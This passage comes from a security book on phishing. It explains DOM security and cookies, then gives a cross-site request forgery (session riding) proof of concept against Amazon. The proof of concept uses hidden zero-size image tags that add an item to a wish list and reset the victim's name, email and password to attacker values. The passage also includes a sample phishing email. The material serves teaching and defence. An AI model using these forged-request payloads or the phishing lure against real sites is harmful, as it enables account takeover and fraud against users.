The way DOM security works is confined to the *document.domain*—the domain from which the data was originally derived, such as www.bankofamerica.com. Cross-site scripting adheres to DOM security principles, but due to the ability to inject scripts within that domain, you have access to control all

its elements. This is what makes cross-site scripting so dangerous: You can gain the trust of a user and control the user's sessions, and with a little imagination and skill, you can turn a cluster of browsers into a cluster of nodes, otherwise known as a *botnet*, to serve your purpose, such as attacking other sites.

The underestimation of such scope with this attack vector and the fact that the evolution of our "enemy" has not yet reached that state in common practice cause a lot of Fortune "insert number here" company sites to be unknowingly vulnerable to the threat. Given that the phishers have found that the weakest link in the chain in banking security is the customer, these overlooked vulnerabilities lying dormant in the financial institutions' Web sites won't regain any customer confidence. Then again, with the quickly evolving epidemic, we wonder if the financial institutions have confidence that this problem will go away.

Cross-Site Request Forgery

One of the detriments of cross-user vulnerabilities is what some security research firms refer to as *session riding* (see securenet.de). This technique has the reverse effect of the standard cross-site scripting threats we have been reviewing, but in our opinion, there has been a limited amount of coverage regarding the paradigm of threats regarding session riding. The majority of *cross-site request forging,* or *CSRF*, has been addressed from the linear attack vector in most white papers but has not really been applied to phishing—not because it can't be, but merely because most of the papers on it did not address it originally and it has been a very underestimated and, in most cases, unacknowledged threat vector.

For instance, one can actually say that the entire idea of phishing is request trickery, since you are forcing the user to be tricked into making requests that the user does not intend. This, in a very high-level sense, might be categorized under request forgery, request trickery, or request hijacking. In this book, our definition covers a wide range and yet a more specific view of CSRF. The concept of session riding is necessary to cover, since we want to break down how session cookies operate to authenticate users and how phishers use them to their advantage. On the other hand, we cover a greater range of potential with request forgery in general and illustrate how one might turn the browser into a distributed proxy for attackers to use for hacking, sending spam, or DoS'ing Web sites.

Session Riding

Session riding is the capability to force the victim's browser to send commands to a Web server for the attacker via a poisoned link or Web site. This site does not have

to be a third-party site but can actually be combined with CSS exploitations and execute on the victim's browser from a trusted site when the victim clicks a specifically crafted link. This attack vector can be used for many things, including the attacker requesting the user's browser to perform online transactions, send spam, or attack other sites. Here we explore the more linear version first by demonstrating the standard riding through the victim's trusted site.

A quick overview of session cookies will help you understand how a phisher can use them to his or her advantage. The combination of session cookie information plus user credentials is all a phisher needs to have a pretty good day, but if you want to add the fact that the phisher can also use your browser to access the site on his or her own behalf, the amount of authentication you implement to protect the user will not make a world of difference. In truth, this attack relies on the fact that users can be socially engineered to click a link, but we don't have to stretch our imaginations to think of a practical situation, or this book wouldn't exist.

Basic cookies are quite simple and can be coupled with a session ID so that you don't have to log in every time you make a transaction. Cookie data can be anything, and cookies are received in band via the Web server that you make contact with. From that point on, your browser stores the permanent aspects of the cookie into a file that your browser sends back to the server whenever you make a request to that same site. Let's take a look at a basic cookie session set by Google. We start with a fresh slate, as though we'd never been to Google before (or quite trivially we delete all my cookies after I close my browser session).

```
[Our URL]
http://www.google.com

[Client Request Headers]
GET / HTTP/1.1
Host: www.google.com

[Server Response Headers]
HTTP/1.x 200 OK
Content-Type: text/html
Set-Cookie:
PREF=ID=57105b1a1eb382f6:TM=1120541667:LM=1120541667:S=Z_HtC8ZAE7etKZ8s;
expires=Sun, 17-Jan-2038 19:14:07 GMT; path=/; domain=.google.com
Server: GWS/2.1
Content-Length: 2607
```

```
[Retrieving Google Logo]
http://www.google.com/logos/july4th05.gif

[Client Request Headers]
GET /logos/july4th05.gif HTTP/1.1
Host: www.google.com
Referer: http://www.google.com/
Cookie:
PREF=ID=57105b1a1eb382f6:TM=1120541667:LM=1120541667:S=Z_HtC8ZAE7etKZ8s

[Server Response Headers]
HTTP/1.x 200 OK
Content-Type: image/gif
Last-Modified: Mon, 04 Jul 2005 08:55:18 GMT
Expires: Sun, 17 Jan 2038 19:14:07 GMT
Server: GWS/2.1
Content-Length: 14515
```

So in this session, the initialization of the cookie starts with Google sending us one using the *Set-Cookie* response header, and we respond to Google with our cookie on our next request. This lets Google store some additional demographic and persistent information about us on our browser so that we can send this data when we go back to the site. The *Set-Cookie* response header has a specific syntax, as you might notice:

```
Set-Cookie: name=value; expires=date; path=pathname; domain=domain-name;
secure
```

The only value that is necessary in a cookie is the *name=value* pair; the rest is optional. The *Set-Cookie* header can also be added multiple times within the server response, so there is no limitation to the server issuing the Web browser cookies. Of course, the user can optionally control the choice of whether to accept the cookies or not, but in the majority of browsers this option is set to Off, since at every site you go to, you could get multiple popups asking you if you want to accept the offered cookie(s).

A simple linear example of session riding can be seen at Amazon.com. This site is a perfect example of an online store that uses your cookie to keep you logged in for more than one session—in fact, for long periods of time. In this example, we will add *Phishing Exposed* to the victim's Amazon Wish List and then change the user login information, including the account name and password. If

a user has logged on recently, we can merely provide a link to some code that will add the book to the list using this URL:

```
http://www.amazon.com/gp/product/handle-buy-box/ref=dp_start-buy-box-
form_1/104-0884574-
3321559/?ASIN=159749030X&isMerchantExclusive=0&merchantID=ATVPDKIKX0DER&node
ID=507846&offerListingID=nyB%252B3LSqgLAgvwiygZVi%252FCV%252FoSHjdmjZp%252Bs
NhTMnuG7WhJhn0b4mdnjtyVXVNYL5QstW72X1eIQ%253D&sellingCustomerID=ATVPDKIKX0DE
R&sourceCustomerOrgListID=&sourceCustomerOrgListItemID=&storeID=books&tagAct
ionCode=&viewID=glance&submit.add-to-registry.wishlist.x=93&submit.add-to-
registry.wishlist.y=9&offering-
id.nyB%252B3LSqgLAgvwiygZVi%252FCV%252FoSHjdmjZp%252BsNhTMnuG7WhJhn0b4mdnjty
VXVNYL5QstW72X1eIQ%253D=1
```

There are multiple ways in which we could lure people to connect to this site and add our book to the list. We can do this rather verbosely by either providing the link or doing a bit of trickery, such as:

```
<html><body>
Adding "Phishing Exposed" To WishList!
<img src =" http://www.amazon.com/gp/product/handle-buy-box/ref=dp_start-
buy-box-form_1/104-0884574-
3321559/?ASIN=159749030X&isMerchantExclusive=0&merchantID=ATVPDKIKX0DER&node
ID=507846&offerListingID=nyB%252B3LSqgLAgvwiygZVi%252FCV%252FoSHjdmjZp%252Bs
NhTMnuG7WhJhn0b4mdnjtyVXVNYL5QstW72X1eIQ%253D&sellingCustomerID=ATVPDKIKX0DE
R&sourceCustomerOrgListID=&sourceCustomerOrgListItemID=&storeID=books&tagAct
ionCode=&viewID=glance&submit.add-to-registry.wishlist.x=93&submit.add-to-
registry.wishlist.y=9&offering-
id.nyB%252B3LSqgLAgvwiygZVi%252FCV%252FoSHjdmjZp%252BsNhTMnuG7WhJhn0b4mdnjty
VXVNYL5QstW72X1eIQ%253D=1" width="0px" height="0px">
</body>
</html>
```

A person logged into Amazon will go to the site hosting this code, and it will add the book to his or her Wish List (see Figures 5.30 and 5.31).

Figure 5.30 Our Hidden Image Makes the Request, and…





Figure 5.31 …*Phishing Exposed* Is Added to the Victim's Wish List



If we were an "evil" spammer, anytime a user went to our Web site, it would attempt to add the book to the Checkout Cart. If we decided to implement a more complicated attack, we could lure Amazon users to successfully purchase the book without their knowledge, especially if we can lure the user to log in—then we can turn on the "one-click" purchase feature. Of course, the irony here is that if the user falls for a phishing e-mail and accidentally purchases this book, at least the purchase will be useful.

To easily extend this attack, let's consider how we can change a password without the requirement of the old password. We rely on session riding to do this; that way we do not need to steal cookies. The "change your information" site looks like the one shown in Figures 5.32 and 5.33.

Figure 5.32 Notice That You Are Required to Enter Your Old Password





Figure 5.33 Account Modification Successful!



You are required to enter your password before you can change any of your information on the Amazon site. That is a good idea, obviously, since users don't want people stealing their cookies and changing their information, including their passwords. If you want to reset your password, Amazon's policy is for the user to give Amazon the credit card number and ZIP code it has on file. This adds some difficulty for the phisher here if session cookies are stolen. This is where session riding can assist us in phishing Amazon credentials without needing to set up a spoofed Amazon site. If we are to target users on Amazon, we need to be able to log in as those users, but how do we do that if we aren't gathering information about the user or stealing cookies? The security requirements shown in Figure 5.32 are essentially "smoke and mirrors," and the parameters passed by the *POST* method look like this when you fill out the form:

```
newName=Test+User&newEmail=test%40securescience.net&password=oldpassword&ema
il=test%40securescience.net&action=signin&sensitiveNewPassword=apassword&sen
sitiveConfirmNewPassword=apassword&submit.x=45&submit.y=19
```

For this post to be successful, it obviously needs those parameters to be passed values according to the server-side scripts. Unfortunately, that's the only error handling it seems to implement, because if we take away some of the parameters and convert the *POST* method to a *GET* request, we can bypass the need for a password or to know the user's original e-mail address. So now our parameters consist of this:

```
newName=phisheduser&newEmail=phishaccount@securescience.net&action=signin&se
nsitiveNewPassword=justgotphished&sensitiveConfirmNewPassword=justgotphished&
submit.x=45&submit.y=19
```

The filter allows this because certain input fields with their parameter values were never passed, and so it lets us submit this request with no questions asked. We can now construct our full URL and put it in our session-riding code:

```
<html><body>
Adding "Phishing Exposed" to wishlist + Changing username, email address,
and password!
<img src = "http://www.amazon.com/gp/product/handle-buy-box/ref=dp_start-
buy-box-form_1/104-0884574-
3321559/?ASIN=159749030X&isMerchantExclusive=0&merchantID=ATVPDKIKX0DER&node
ID=507846&offerListingID=nyB%252B3LSqgLAgvwiygZVi%252FCV%252FoSHjdmjZp%252Bs
NhTMnuG7WhJhn0b4mdnjtyVXVNYL5QstW72X1eIQ%253D&sellingCustomerID=ATVPDKIKX0DE
R&sourceCustomerOrgListID=&sourceCustomerOrgListItemID=&storeID=books&tagAct
ionCode=&viewID=glance&submit.add-to-registry.wishlist.x=93&submit.add-to-
registry.wishlist.y=9&offering-
id.nyB%252B3LSqgLAgvwiygZVi%252FCV%252FoSHjdmjZp%252BsNhTMnuG7WhJhn0b4mdnjty
VXVNYL5QstW72X1eIQ%253D=1" width="0px" height="0px">
```

```
<img src =
"http://www.amazon.com/gp/css/account/info/view.html/ref=ya_hp_pi_1/104-
4273559-
9733565?newName=PhishMe&newEmail=phishaccount@securescience.net&sensitiveNew
Password=justgotphished&sensitiveConfirmNewPassword=justgotphished&action=sig
n-in&submit.x=45&submit.y=19" width="0px" height="0px">
</body>
</html>
```

From start to finish, we can get our action shots in (see Figures 5.34–5.40).

Figure 5.34 Original Test User Logged In as Usual

Figure 5.35 User Browsing Our Proof-of-Concept Site




Figure 5.36 At Least the User Is Notified That the Account Was Taken Over!




Figure 5.37 But Then Again, the Phisher Receives an E-Mail, Too




Figure 5.38 Test User Tries to Log Into the Account




Figure 5.39 Meanwhile, Our Phisher Logs In Just Fine





Figure 5.40 PhishMe Goes Shopping!



In the end, the phisher has negated the need for a spoofed Amazon site to achieve the same goal.

Another scenario that has the same effect is for the phisher to send a mass mailing pretending to be Amazon.com and simply include the vulnerable *set password* link. Here's a sample attack a phisher might use:

```
Dear Amazon Customer,
There has been a recent change with your account:
The password associated with your account has been changed. In order to
protect our customers against fraudulent actions, we are verifying that this
activity was performed by you. If you have not changed your password in the
last 90 days, please click on this link to login and restore you account
settings.
Visit Your Account (http://www.amazon.com/your-account) to view your
orders, make changes to any order that hasn't yet entered the shipping
process, update your subscriptions, and much more.
Thanks again for shopping with us.
```

From this point, the victim would likely click either of the poisoned authentic Amazon links within the email (see Figures 5.41 and 5.42).

Figure 5.41 Yes, This Is Legitimately Amazon and Our User Will Log In


